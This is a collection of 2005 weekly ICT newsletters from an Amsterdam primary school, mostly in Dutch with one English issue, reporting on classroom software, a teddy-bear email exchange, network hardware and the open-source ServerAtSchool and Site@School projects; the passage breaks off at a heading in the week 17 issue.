Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

2005-02-24 w08

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 6 - 2005 (11 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### bijdrage: **Dirk Schouten** : [schoutdi@knoware.nl](mailto:schoutdi@knoware.nl) ###

Hi Karin,  
Even kijken of het wekr.  
hoeveel is 43254636523456573476 gedeeld door 132453214,2134  
groet  
dirk

### bijdrage: **Dirk Schouten** : [schoutdi@knoware.nl](mailto:schoutdi@knoware.nl) ###

### bijdrage: **Karin Abma** : [k.abma@quicknet.nl](mailto:k.abma@quicknet.nl) ###

Deze week is de agenda van Het Klokhuis weer bijgewerkt op de site. Je kunt zien welke onderwerpen aan de orde komen tot 4 november. <http://www.rosaboekdrukker.net/index.php?section=4>

### bijdrage: **Karin Abma** : [k.abma@quicknet.nl](mailto:k.abma@quicknet.nl) ###

**Noot**

Bovenstaande tekst geeft een voorbeeld van twee ingezonden mededelingen.

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 8 - 2005 (25 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## LEERLIJN

### Afspraken Kleuterbouw - Letterpret

Met Suzanne, een taalspecialist van onze begeleidingsdienst hadden we een bijeenkomst over het goed inzetten van het programma Letterpret in de kleuterbouw.

Het programma biedt heel veel mogelijkheden op het gebied van de leesvoorwaarden. We hebben afgesproken om op 29 maart met de leerkrachten van de onderbouw het programma in het kader van het taalaanbod eens uitgebreid door te lichten. Want de mogelijkheden van het programma moeten we nog beter doorgronden.

Bij de voorbereiding van het gesprek zagen we op de site van Malmberg dit programma helemaal niet meer vermeld staan. Wel: "De Leessleutel-Letterpret". Na navraag bleek dat dat een voorloper is van het leesprogramma voor groep 3: "De Leessleutel". "Letterpret" is te gebruiken onafhankelijk van een leesmethode. Maar het is wel vreemd, dat er helemaal niet over gerept wordt. Zie ook:

<http://www.malmberg.nl/bao/computer/index.shtml>

Voordat de bijeenkomst zal plaatsvinden gaan we nog even kijken of het technisch allemaal werkt: een groepje leerlingen tegelijk eraan laten werken.

### Afspraak groep 3 t/m 5

Op dinsdag 5 april gaan we de leerlijn nog eens doornemen: wat lukt er wel, wat lukt er niet.

In groep 4 starten we volgende week met het berenproject. Groep 4a van basisschool De Opslach in Franeker is er klaar voor.

### Groep 8

In groep 8 gaan ze naar de tentoonstelling over Marokko in de Nieuwe Kerk in Amsterdam. Er is een website met weblessen ter voorbereiding van het bezoek. Wel even een lastige website: we moesten heel snel een shockwave programma op de computers installeren, anders kunnen de leerlingen niet aan de slag. Mensen: bekijk de website. Heel erg de moeite waard. [www.nieuwekerk.nl](http://www.nieuwekerk.nl) Kijk bij school&kind en dan bij basisschool.

### Aardrijkskunde Nieuwsbrief

Er is weer een nieuwe aardrijkskunde nieuwsbrief uit: <http://rosaboekdrukker.net/index.php?section=10&page=718>

Er staan allerlei leuke links in de nieuwsbrief. Klik eens op de link naar de BEELDBANK!!!! (aanmelden nieuwsbrief beeldbank: [http://schooltv.dmdelivery.omroep.nl/plugin.php?pName=subscribe\\_form&midrid=eNTpLtjUyAgAC3QEF](http://schooltv.dmdelivery.omroep.nl/plugin.php?pName=subscribe_form&midrid=eNTpLtjUyAgAC3QEF) )

### Maatwerk

Vandaag zijn er drie programma's van Maatwerk op onze server en clients geïnstalleerd. Maandag worden de clients ge-update met Sabine.

## TECHNISCH!!!!

### S@S en SoS

We hadden een vergadering over de nieuwe release. Vanaf heden is er een 'feature freeze', Versie 2.3 beta is beschikbaar voor testers via het Forum. De vertalers krijgen van het weekend bericht. En zo draait de machine.

31 mei a.s. komt versie 2.3 uit. Er zit een chatmodule in; erg mooi. Daarnaast vele kleine en grote verbeteringen. Paginabeheer is nu ook per sectie instelbaar. Een enorme vondst.

Verder besloten we dat we standaarden gaan gebruiken voor de gebruiksaanwijzingen en voor de code. Het omwerken zal tijd en inspanning kosten. Gelukkig is er geld voor.

### ServerOpSchool

Peter en Dirk gaven een demonstratie aan de Stichting ICT op School en Linux Magazine. Ook aanwezig was een ICT'er uit Middelburg. Ook het hoofd Onderwijs van de Baarsjes en de communicatie adviseur waren

aanwezig. We kregen de indruk dat de heren goed begrepen wat het concept inhoudt en dat e.e.a. qua kosten een koopje is.

**Switch**

De nieuwe switch is binnen. A.s. Woensdagmiddag zal hij geïnstalleerd worden. De switch die dan vrijkomt zal schoongemaakt en gereviseerd worden (nieuwe ventilatoren).. Inzetbaar als bakcup of reserve.

groeten en prettig weekeinde!  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 9 - 2005 (4 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### Letterpret

In verband met scholing van de onderbouwleerkrachten is deze week door 6 leerlingen van groep 3 getest of het programma goed bleef werken in het netwerk als er 6 kinderen tegelijk met het programma bezig waren. Dirk deed ook nog even mee (zie foto) <http://www.rosaboekdrukker.net/index.php?page=615&navpath=,472,4121&contents=4122,4123,4124&section=15&ID=4124&gallerypage=1>  
Het ging prima, maar alleen zijn er nu problemen in het leerkrachtendeel. Er kunnen bestanden niet gevonden worden. We zijn dus nog niet klaar met Malmberg.

### inDruk van Kennisnet

Kennisnet inDruk is een gratis kwartaalblad voor docenten in het primair onderwijs, voortgezet onderwijs en het beroepsonderwijs en de volwasseneneducatie. In het blad staat de praktische gebruikswaarde van Kennisnet centraal.  
Het wordt aan scholen toegestuurd per post en er staan vaak leuke tips in. Men kan het ook privé ontvangen: <http://corporate.kennisnet.nl/publicaties/indruk/aanvraagformulier>

### Groep 3

Eindelijk zijn ze in groep 3 nu ook aan de gang met de voorgeschreven opdrachten. Er zijn weer wat kinderen die hun talenten laten zien met de computer. De kinderen snappen heel snel wat het betekent als ze hun werk moeten opslaan. Het is te merken, dat jonge kinderen al veel "muisvaardiger" zijn dan een paar jaar geleden.

### Berenproject

In groep 4 zijn de beren uitgewisseld met de school in Friesland. De beer van de Rosa Boekdrukker heet Snuffeltje en de logeerbeer heet Joey-Fleur.  
We hebben nu nog erge ruzie met de squirrelmail die wij hier gebruiken. Heel erge ruzie!!

### BEZOEK BASISCHOOL DE OPSLACH UIT FRANEKER

De bezoekers (zie reden onder) waren zeer getroffen door de prettige sfeer in de school. Vanuit het hoge noorden heb je zo je denkbeelden bij een zwarte school in Amsterdam-West en men trof iets totaal anders aan. Rustig, ordelijk, leuke manier van omgaan met elkaar, goede sturing.  
Kortom, ook in dat opzicht een positieve ervaring.

### TECHNIEK

#### BEZOEK BASISCHOOL DE OPSLACH

Donderdag kwam een vijfkops afvaardiging van deze school uit Franeker kijken naar SAS. Twee directeuren en drie ICT-ers zagen hoe makkelijk het is om een computer weer als nieuw te krijgen (image terugzetten), beheer van leerlingen, toewijzen programma's etc etc.. Ze hadden gesprekken met Karin en Carol Moes van de Joop Westerweelschool en kregen door de uitgebreide voorlichting een goed beeld van SAS. Ze waren zeer enthousiast.

#### ARTIKEL IN LINUX MAGAZINE

De demonstratie van SAS levert een artikel op in Linux Magazine, het Neerlandstalige Linux blad. We kregen van Sander, de hoofdredacteur, de tekst toegestuurd. WoW! Prima artikel en zeer complimenteuz over SAS. Een quote tot slot:  
"ServerAtSchool is een project met een toekomst. Op dit moment is het gereed voor gebruik binnen scholen, en is het helemaal toegerust voor die taak. Dat geeft het een flinke voorsprong op andere aanbieders en op zelfgebouwde netwerken. Makkelijk in het gebruik, goed gedocumenteerd, continuïteit gewaarborgd. ServerAtSchool is een project dat door schoolbesturen terdege in de gaten zal moeten worden gehouden."  
Het artikel verschijnt in april.

groeten en een prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT



++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 10 - 2005 (11 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### Letterpret

De problemen met het leerkrachtengedeelte zijn waarschijnlijk intern. Dus we mopperen deze week maar niet op Malmberg. Maandag wordt het uitgezocht.

### Berenproject

Er wordt flink heen en weer gemaild tussen Friesland en Amsterdam. Foto's zijn te zien op de website: [www.rosaboekdrukker.net](http://www.rosaboekdrukker.net). Klik op de tekening van de beer.  
Het werkt aanstekelijk in de school, want in groep 3 willen ze nu ook een beer mee naar huis.

### Paint

Deze week leerde Karin van een leerling van 7 jaar de knoppencombinatie CTRL-Z in Paint. Nooit te oud om te leren. En kijk eens wat een fantastisch werk er gemaakt wordt!

<http://www.rosaboekdrukker.net/index.php?page=615&navpath=,3342,3676&contents=4157,4158,4159,4160,4161,4162,4164,4165,4167,4168,4171,4172,4173,4174&section=15&ID=4172&gallerypage=1>

Wat zijn die kinderen al vaardig. Sommigen hebben meteen door wat je moet doen bij het opslaan van het werk. Ook nieuwe kleuren maken in Paint had een stel kinderen zo door.

### Veilig internet?

ICTopschool stuurde deze week hele leesbare en nuttige folders met informatie over veilig internetten en [sp@m](mailto:sp@m). Meer informatie is te vinden op de site: <http://www.ictopschool.net/snel/veilig>. We hebben per email de folders besteld voor alle leerkrachten.

### Site@School

Gisteravond had het kernteam van S@S zijn bedrijfsuitje. We combineerden het nuttige met het aangename.

Nuttig: de koppen bij elkaar steken over de toekomst van S@S.

Aangenaam: we aten Indiaas. Verder niet gekart (mag Dirk niet aan meedoen) of steengegrild (teveel rook voor Fred).

Conclusie: We zitten een volwassen wordend project. De snelle ontwikkeling is voorbij, we mikken op duurzaamheid, stabiliteit en de lange termijn.

Los hiervan: Deze week schrokken we omdat de mensen die de tekstverwerker van S@S maken en ondersteunen ruzie met elkaar kregen. De editor zou niet meer ondersteund worden. Ziehier de kracht van Open Source. Binnen twee dagen had één van de ondersteuners zich tot nieuwe onderhouder van het project opgeworpen en hij verzekerde de wereld dat het gewoon onderhouden zou worden. De nieuwe editor heeft een Word-code strip functie die het mogelijk maakt dat je Word docs zo in S@S zet.

### S@S documentatie voor leerkrachten en leerlingen

Uit België kregen we bericht van Kurt, sysadmin van 'De Meidoorn' in Eeklo: Surf naar [www.digitaleschool.be](http://www.digitaleschool.be) <<http://www.digitaleschool.be/>>

Klik op eKopie en ICT

Daar staat een install en gebruikershandleiding ter beschikking.

Kurt heeft aangeboden om als verzamelpunt te dienen voor Nederlandstalige gebruikershandleidingen (bijvoorbeeld verkorte aanwijzingen voor leerlingen ed.d). Mocht je leerling- of leerkrachtmateriaal hebben, stuur het hem.

### ADSL

Zo zouden wij onderlaast ADSL van PTT krijgen. Er kwam een monteur. Hij had het al voor -tig scholen aangesloten. Bij ons werkte het niet. Bellen met de PTT. Testen. Er onbrak een kastje in de PTT-centrale zei de heer. Na twee dagen hadden we ADSL; het onderwijsaanbod. Nu gaan we leuke dingen verzinnen, want we houden onze kabelaansluiting bij A2000. Wie heeft een goed idee voor ons tweede IP adres? Wie weet simpele oplossingen voor load balancing? Een tweede server? Een honeypot project?

Op zoek naar een wereldidee... het moet wel voor basisscholen zijn.

### **SWITCHES**

De nieuwe Netgear switches zijn in gebruik genomen. Alle patchkabels losgemaakt, oude switch eruit en de nieuwe erin. Vervolgens alle patchkabels opnieuw erin volgens een systeem: We hebben twee aansluitingen per klas. We hebben twee switches.

De ene aansluiting in switch 1, de andere in switch 2.

Gaat er een switch stuk, dan heb je in een klas nog steeds één werkende client.

De rijtjes van 6 computers op de 1e en 2e verdieping hebben we om en om op de switches gezet. Zo maak je het de klassen iets minder switchafhankelijk. In de kantoren hebben we de computers ook over de switches verdeeld.

### **ServerAtSchool**

Vanaf heden heet Server@School 'ServerAtSchool'. Peter is druk met het schrijven van de installatiehandleiding. We hebben het eerste stukje gezien en zijn zeer onder de indruk.

groeten en prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 11 - 2005 (18 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **SAMSAM**

Deze week ontvingen we een email van de redactie van SAMSAM, dat het werkstuk van groep 8 eindelijk op het internet stond.

Wel bekijken met een Internet Explorer browser, want met Firefox lukt het niet:

<http://samsam.kennisnet.nl/brievenrubriek/rubriek.asp?id=1064697404797>

Mocht het niet lukken: [www.samsam.net](http://www.samsam.net) Kijk bij fantasieland.

### **Opruiming**

In de hal bij ons op school hebben we een tafel ingericht met weg te werken apparatuur. We zijn al een paar monitoren van mindere kwaliteit (fletse beeldkwaliteit) kwijt aan ouders van leerlingen.

### **ICT LEERLIJN**

#### **Letterpret.**

Er zijn problemen met de database. Daar worden de gegevens van de leerlingen opgeslagen. Volgens onze deskundige is die database CORRUPT. Als er verkeerd wordt afgesloten, of een computer loopt vast, dan kan niet meer bij de resultaten van de leerlingen gekeken worden.

#### **Malmberg probeert het op te lossen.....**

Binnenkort (=volgende week) beslissen we of we nog langer met dit programma zullen kunnen werken. Een scholing gaat weer verloren. Die is gepland op 29 maart en zou de onderbouw leerkrachten ondersteunen in het gebruik van het programma tbv de taallijn.

#### **Veilig Internetten**

De folders waarover vorige week in deze nieuwsbrief werd gesproken (over [sp@m](mailto:sp@m) en veilig internetten) zijn binnengekomen. Ze zullen worden verspreid in onze school. De leerkrachten wordt dringend verzocht ze goed te lezen en de leerlingen erover te vertellen.

### **TECHNIEK**

#### **ServerAtSchool**

Ziehier het artikel dat St. ICTopschool schreef:

<http://www.ictopschool.net/infrastructuur/nieuws/Nieuwsbericht.2005-03-15.4705>

Zeer bedankt Raoul voor je enthousiaste stuk.

#### **Violenschool**

Deze week kregen we de Violenschool uit Hilversum op bezoek. Peter en Dirk gaven een demo en men was zeer enthousiast, ook over de prijs. Binnenkort gaan we op de Violenschool kijken. Het lijkt erop dat de bal gaat rollen...

#### **Site@School**

De release datum nadert... Fred probeert de nieuwe editor goed werkend te krijgen, zo dat die nog meekan met V2.3. Hoop werk omdat er verschillen zijn tussen Internet Explorer en Firefox.

Leerlingen van de Christschool in Florida: <http://www.thechristschool.org/> gaan het manual corrigeren op Engels. We zijn ontzettend blij met dit initiatief. Niet alleen omdat het manual er beter van wordt, maar vooral omdat het zo'n zinvol project is voor leerlingen. Zo doen ze echt werk. Wederom de kracht van OSS.

#### **Nogmaals Letterpret.**

De database (Paradox; reeds ter ziele) is corrupt. Uitgever en helpdesk hebben geen tools om de database te repareren. Hier wreekt zich weer dat het geen echte netwerksoftware is. De database moet een crashende client kunnen overleven. Het lijkt erop, dat dat een structureel probleem gaat worden. Wat een brakke software! In educatieve software zou je een text database verwachten die met een tekstverwerker is te repareren.

**We zijn aan het opruimen.**

Te koop:

Promise FastTrak TX 2000 Raid Controller Card (Ultra ATA/133 met 2 Super Swap racks.

Als experiment een paar keer gebruikt. Verder nieuw.

Groet en prettig weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

2005-03-24 w12

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 12 - 2005 (24 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Korte week, weinig nieuws. Weinig tijd, het lekkere weer lonkt.

#### **ICT LEERLIJN**

Deze week is er een aantal afspraken gemaakt om de stand van zaken m.b.t. de ICT leerlijn onder de loupe te nemen. De ondersteuning van de onderwijsbegeleidingsdienst is overgenomen door vier verschillende mensen en dat maakt de coördinatie wat moeilijker.

#### **Berenproject**

Het emailen gaat redelijk met Franeker. Alleen hebben ze daar af en toe een haperende computer.

#### **Malmberg - Letterpret**

Na de paasdagen volgt weer een smakelijk verhaal.

#### **TECHNISCH**

##### **Site@School**

TV module:

We hebben een werkende tv module. Hij is nog experimenteel, en komt niet in v2.3, maar het resultaat is zeer opwindend. De kick: Je kunt in S@S beheer het beeld op de monitor laten wisselen. Kortom, je kunt op afstand bepalen welk beeld de televisie (bij ons in de hal) vertoont. Bijvoorbeeld:

Van 8.00 tot 8.20 de mededelingen voor leerkrachten.

Van 8.20 tot 8.35 de mededelingen voor ouders

Vanaf 11.30 tot 11.45 de foto's van het kinderuitje,  
etc. etc.

##### **ServerAtSchool**

We werken full speed aan de installation guide.

Prettig weekend, zalich pasen.

Groet, Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 13 - 2005 (31 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## **ICT leerlijn**

### **Letterpret**

We hadden een bijeenkomst om meer te weten te komen hoe Letterpret aansluit bij ons taalaanbod aan de kleuters. Helaas ontdekten we bij de voorbereiding van deze bijeenkomst, dat er toch nog technische mankementen zijn aan het programma. Namelijk: bij het verkeerd afsluiten, stroomstoringen, vastlopen van een computer of onjuist gebruik van een computer kan de verbinding met de database kapot gaan. (In de database worden de resultaten van de leerlingen opgeslagen.) Bij 3 van de 6 kleutergroepen was dat het geval.

Tijdens de bijeenkomst hebben we ons beraden. Wat gaan we doen: na ruim twee jaar modderen met letterpret: een ander programma? Het blijft moeilijk een zo leuk programma weg te gooien. Er is besloten om het nog een maand extra goed te bekijken – met in het achterhoofd: waar moet een eventueel volgend programma aan voldoen?-

De drie groepen die een CORRUPTE DATABASE hebben zullen opnieuw worden ingevoerd.

NB. Tijdens de bovengenoemde bijeenkomst kwam aan de orde, dat we eigenlijk door alle technische problemen nog nooit toegekomen zijn aan het juist gebruiken van het programma. We worden nu begeleid door een taalspecialist, die ons wees op de mogelijkheden van het programma. Ook zagen we wat er gebeurt als je het programma niet goed instelt: dan worden de oefeningen te moeilijk voor sommige leerlingen. Last but not least: vorige week ontvingen we de zoveelste betalingsherinnering voor het gebruik van Letterpret. Het lijkt wel alsof al onze post niet aankomt bij de afdeling debiteuren. Net als bij de helpdesk lijkt men wel Oost-Indisch doof, of men spreekt/leest er alleen Pools ofzoiets. (in Polen wordt namelijk educatieve software geherprogrammeerd)

### **DIGIWIJZER**

In groep 6 t/m 8 wordt voor de ICT leerlijn gebruik gemaakt van het programma Digiwijzer. Daarmee leren de leerlingen gericht zoeken op het internet. Er is een nieuwe module klaar. Die wordt volgende week geïnstalleerd. Er zijn afspraken gemaakt met de leerkrachten uit de bovenbouw: hoe staat het ervoor? Hoever zijn jullie met de leerlijn. Dus in plaats van een groepsbijeenkomst zal de scholing nu op maat per leerkracht plaatsvinden.

### **TECHNISCH**

#### **ServerAtSchool**

Feest ten burele van ServerAtSchool. De tweede klant is binnen. Het bestuur van De Opslach (de school waarmee we ook het berenproject doen), komt de gelederen van STRICT versterken.

Deze week voerde de afdeling 'verkoop' gesprekken met drie scholen. Allen zeer geïnteresseerd.

#### **Site@School**

Een grote sprong voorwaarts! In 2.3 komt een nieuw educatief hoogstandje: Samenwerken aan pagina's. Je kunt een 'project' aanmaken waarmee een aantal leerlingen gezamenlijk pagina's kunnen beheren. We zitten nog wat te puzzelen op het probleem hoe te voorkomen dat twee leerlingen tegelijkertijd aan dezelfde pagina werken en dan gaan opslaan. Vindt Fred vast wat moois op. Nu wordt teamwork mogelijk. En dat vroeg de maatschappij toch?

Groeten en prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 14 - 2005 (8 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### ICT LEERLIJN

Vorbereidingen evaluatiedag Op 19 april hebben we op school een evaluatiedag. Dan wordt o.a. ons ICT beleid van dit schooljaar bekeken. Wat waren we van plan? Hoe gaat het? Wat kan er beter? En hoe zullen we het volgend jaar aanpakken.

Om deze dag voor te bereiden ging Karin daarvoor deze keer niet naar de vertrouwde plek van de onderwijsbegeleidingsdienst (in het gebouw van het ABC), maar naar een gebouw waar allerlei facilitaire onderwijsinstellingen zitten. (o.a. het AOB, OOG, en CIAO.)

In dat gebouw gaan de zonweringen vanzelf omlaag.

### Letterpret.

Nog één maal gaan we alles proberen.

Daarom moeten alle leerlinggegevens worden ingevoerd op de computer van waaruit de images worden geupload. ( Een soort moeder computer) Dat had Karin niet goed begrepen. Dus moet alles weer over.

Dit is echt de laatste keer dat er zoveel tijd in dat programma wordt gestoken.

### Beeldbank

Er is een site van de schooltv, genaamd BEELDBANK, waarop je allerlei filmpjes kunt bekijken. Ze geven ook een **nieuwsbrief** uit.

Maar bij ons op school werken die filmpjes niet. We hebben Windows Mediaplayer 7.01 geïnstalleerd. Weet iemand hoe het wel lekker werkt?

### Kinderboeken

In het COS magazine van maart staat een link naar [www.kinderboekenplein.nl](http://www.kinderboekenplein.nl). Daarin is van alles te vinden over kinderboeken en schrijvers. Leuk is ook dat er allerlei top-tiens zijn (top-tien LEUK, top-tien SAAI etc.). Kinderen schrijven er zelf recensies.

### TV

Er is een tv gekocht. Die komt in de hal van de school. Een installatiebureau zal deze 70 cm tv ophangen. Er komt een verbinding naar een computer die op het netwerk is aangesloten. Op die tv zullen allerlei mededelingen voor ouders worden weergegeven. Dus iedereen die de school binnenkomt ziet op dat scherm wat er aan de hand is.

In week 14 zal het geheel werken. S@S bestuurd!!!!

Voor degenen die dit kunstje ook willen, hier wat gegevens en handigheidjes om te onthouden als je de tv koopt:

- TV, 70 cm (de grootste in 'ouderwetse' tv's) Dus geen dure computerscherm tv o.i.d.
- Speakers aan de voorkant (dan straalt het geluid de hal in, i.p.v. naar de muur)
- ingangen: 1 x voor de kabel (de hf ingang), 3x video (composiet) namelijk 1 x voor een dvd speler, 1 x voor de computer en een voor een ouderwetse VHS player.
- Als de afstandbediening stuk gaat o.i.d. moet de tv nog te bedienen zijn met de hand. Een nieuwe afstandbediening kost ongeveer 20 euro en is een standaardding.

Kosten van de tv ongeveer 400 euri

Omdat we de tv willen hebben hangen bovenin de hal, en een 70 cm tv nogal zwaar is, moesten we een stevige en zwenkbare ophangbeugel hebben. Kosten ongeveer 125 euri.

Het leuke is dat er mededelingen op kunnen, maar ook foto's, educatieve films, kleine videotjes, etc. etc.

### TECHNISCH

#### ServerAtSchool

Deze week hadden we twee gesprekken met scholen; beiden zeer geïnteresseerd.

De internationale versie vordert. Peter breidde het EDEX import tool uit tot een universele leerlinggegevens import functie. En, let op Nederlandse scholen, het is nu ook mogelijk om nieuwe leerlingen via EDEX te

updaten!

Je kunt dus bijvoorbeeld 1 x per maand het EDEX bestand aan Janitor geven, de nieuwe leerlingen worden automagisch aangemaakt.

Verder hebben we een universiteit bereid gevonden om het CD'tje met de internationale versie te hosten.

**Site@School**

We werken rustig toe naar de 31 mei.

Volgende week meer.

groeten en prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT



++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 15 - 2005 (15 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

This English issue of our IT weekly newsletter is larger than normal and specially made for "The Christ School", Orlando, Florida, USA.  
For further details, please read on.

#### **Assistance by the Educational Facilitation Service [1]**

This week two groups in our school were assisted by the EFS in working with a program with which children learn to search in web pages and on the Internet. Our problem is mainly: how to organize the activities in a school day in a way that computers are integrated in the regular curriculum.

#### **E-mail project**

In our group 4 the e-mail project is ending. Soon the bears will go back to their own classes.[2]

#### **Letter Fun**

The "language" software program for our youngest pupils, that causes us so much frustration, is waiting for its final test. All names have (for the umpteenth time....) been put in the database. We are all going to make a new, but final start. If we again come upon new difficulties we are going to look for a new program.

#### **Notice board.**

This week the ICT dept. received -at last- our notice board. We have quite some lack of space on our desks and we needed this board to keep track of our missions. Here you can see it:

<http://www.rosaboekdrukker.net/index.php?page=615&navpath=,4371&contents=4372&section=15&ID=4372&gallerypage=1>

#### **Font Size**

In the image for our computers we had an irritating issue. The standard font size of the browser was very large. That way our own website ran out of the screen. This week it was altered, so that also the pictures on our site can be totally seen.

(Dirk: my fault, I set the font size to maximum enlargement).

#### **Mathematics Software**

We bought a new software program for kids that have difficulties with arithmetics. It's a remedial program.

#### **Printer-jamming**

The printer on the second floor of our school was out of order this week. Our technical support was able to reset everything from distance.

#### **Save your old documents!**

Since september 2004 we have the new ServerAtSchool. Your old data were made available for you to copy them to your new location.

WHEN YOU DID NOT DO THIS, YOUR OLD DATA CAN GET LOST!! At the 5<sup>th</sup> of May (Liberation Day, when the Netherlands were liberated by the Americans in 1945) we will delete the old server data. When you have trouble recovering your data, ask Karin or Dirk

#### **Workstation in Koen's class**

We use P2 400, donated by a municipal service. One broke down, Dirk replaced the power supply and thanks to SABRINE, immediately a new image.

#### **APS IT services**

It is virtually impossible to understand the fine print in the contract of our National Schools Microsoft software supplier. Of course, illegal use is forbidden, but legal use of Microsoft in schools is almost impossible without APS IT Services. So, annually, we report the number of computers, how many full-time jobs we have in the team, etc. In total we pay about €700 (about \$ 900) for 50 computers per year.

When you got your computers as a donation, they make problems, when they are better than P2 they make problems, etc.

Gradually we come to the conclusion that it's cheaper to buy normal licenses and forget about APS-IT services. Or would that be forbidden? Karin pulls her magnifying glass and starts reading the super fine print.

### **ServerAtSchool**

The server system that is developed at the public primary School Rosa Boekdrukker had a two page article in the Dutch Linux Magazine of april 2005. The editor was enthusiastic about the system and its possibilities for primary schools. Buy this issue of the Linux Magazine! You also find good article on Open Office.org 2.0; the replacement for Microsoft Office 2003. We will start using OOO after the summer holidays.

### **This weeks activities:**

- We were at a school in the northern part of Amsterdam to 'sell' SAS. They like our approach to use second hand workstations and the simplicity of our approach.
- A school in Hilversum will deploy ServerAtSchool. They have a lot of Mac's and Peter has some extra work to do to integrate the Mac's in SAS.
- When restoring an image on a client we found a strange error message in the log files. A call to the help desk, and Peter in Bussum connecting to the client revealed the problem; a misconnected harddisk cable. It's the strength of this system that problems can be solved over the phone.
- Last Friday we had a meeting of the cooperation of schools that uses SAS. The name of the group is now, (thanks to Ton):  
STRICT: Scholen Tezamen Rijk met ICT (English: Schools Together Rich with Information and Communication Technology). ICT is a common name in the Netherlands for what the rest of the world names 'IT'.

### **Site@School**

At this moment pupils in the 8 th grade of 'The Christ School' in Orlando, Florida, USA, are proofreading and correcting the S@S manual.

Thanks to the precise work and sharp eyes of Alex, Alice, Amy Morgan, Angela, Ann Kallyn, Chelsea, Julie, Matthew, Micah and Taylor the manual of the 2.3 version will be in correct English.

The S@S team expresses its gratitude to the pupils and the teacher (Rich Magee) who all made this great improvement possible.

Maybe it's also an idea to have a look at the English in S@S itself for the next version?

And, last but not least, Dirk learns a lot too. Hopefully his English will improve, at least his 'its' and 'it's'.

### **The S@S TV module**

is now operational. In the hall of our school we have a television set. With an old computer, a cheap tv video card and Site@School we have a message system that is low-cost and easy to manage (from home). We can show messages, pictures, videos, etc.

The release date of version 2.3 is slowly approaching. We released a new beta version for our testers. At many places in the world people are working now on the translations. We are grateful for so much help and encouragement.

Have a nice weekend,  
Karin,  
Dirk

[1] Educational Facilitation Service: A foundation that helps schools with integrating new methods, school plans, learning disabilities, and all kind of problems trhat schools run into.

[2] The Bears Project: A teddybear from a school in the Northern Part of Holland stays a couple of weeks in our school. Every afternoon the bear goes home with another pupil and spends the night there. The bear tells her/his adventures by email to the other school. And vice versa. It helps children to write texts and communicate by email.

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

2005-04-22 w16

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 16 - 2005 (22 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Deze week een korte BIC. Twee redenen. We wilden eens een positieve BIC en we hebben niet zoveel tijd omdat we het jaarlijkse teamuitje hebben.

#### **ICT EVALUATIEOCHTEND**

Deze week hebben we met het hele team ons ICT onderwijs onder de loep genomen. Er werd getoond wat er gedaan was, er werden suggesties gedaan hoe het beter kan en er werden veel wensen geuit over wat men nog wil leren. Al met al was het een hoopgevende bijeenkomst. Ondanks dat ons team uit veel oudere leerkrachten bestaat, is ICT hier springlevend.

#### **LEESLADDER**

Door een verkeerde muisklik wiste Karin een hele groep in de Leesladder. Bij terugzetten bleek dat LL een uitstekende backup-voorziening heeft. Er zijn meerdere backups beschikbaar. Binnen een kwartiertje was de zaak teruggezet en had Karin haar gegevens weer. Onze Helpdesk medewerker Peter was zeer over Zwijsen te spreken.

#### **COMPUTER AGNES**

Wilde niet meer opstarten met een vage melding over een corrupt hupperdepup.exe file. Windows opnieuw installeren. Gelukkig had ze met SABRINE in no time weer een 'nieuwe' computer. De snelheid, eenvoud en gemak van deze software verrassen ons iedere dag weer.

#### **MUIS RONALD**

Ronald zijn muis deed het opeens niet meer. Hij heeft zo'n draadloos ding. (waar is dat nou handig voor???) Lag het aan de batterijen? Dus de batterijen van Agnes d'r muis maar geprobeerd: ja, daar lag het aan. Gelukkig ondersteunt de afdeling ICT alleen positief geadviseerd materiaal en hoefden we er niets aan te doen. Ronald loste het zelf op.

Tot zover de BIC, we gaan bikken  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 17 - 2005 (29 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **BERENPROJECT**

Het berenproject in groep 4 is afgelopen. Snuffeltje is weer bij ons terug en Joey-Fleur is ook weer veilig in Franeker. Wij vonden het een reuze succes en zijn trots, dat de leerlingen al zulke lange brieven kunnen schrijven. Ook mailen met een school zo ver weg is spannend. Voor herhaling vatbaar!!

### **ICT bijeenkomst groep 3, 4 en 5**

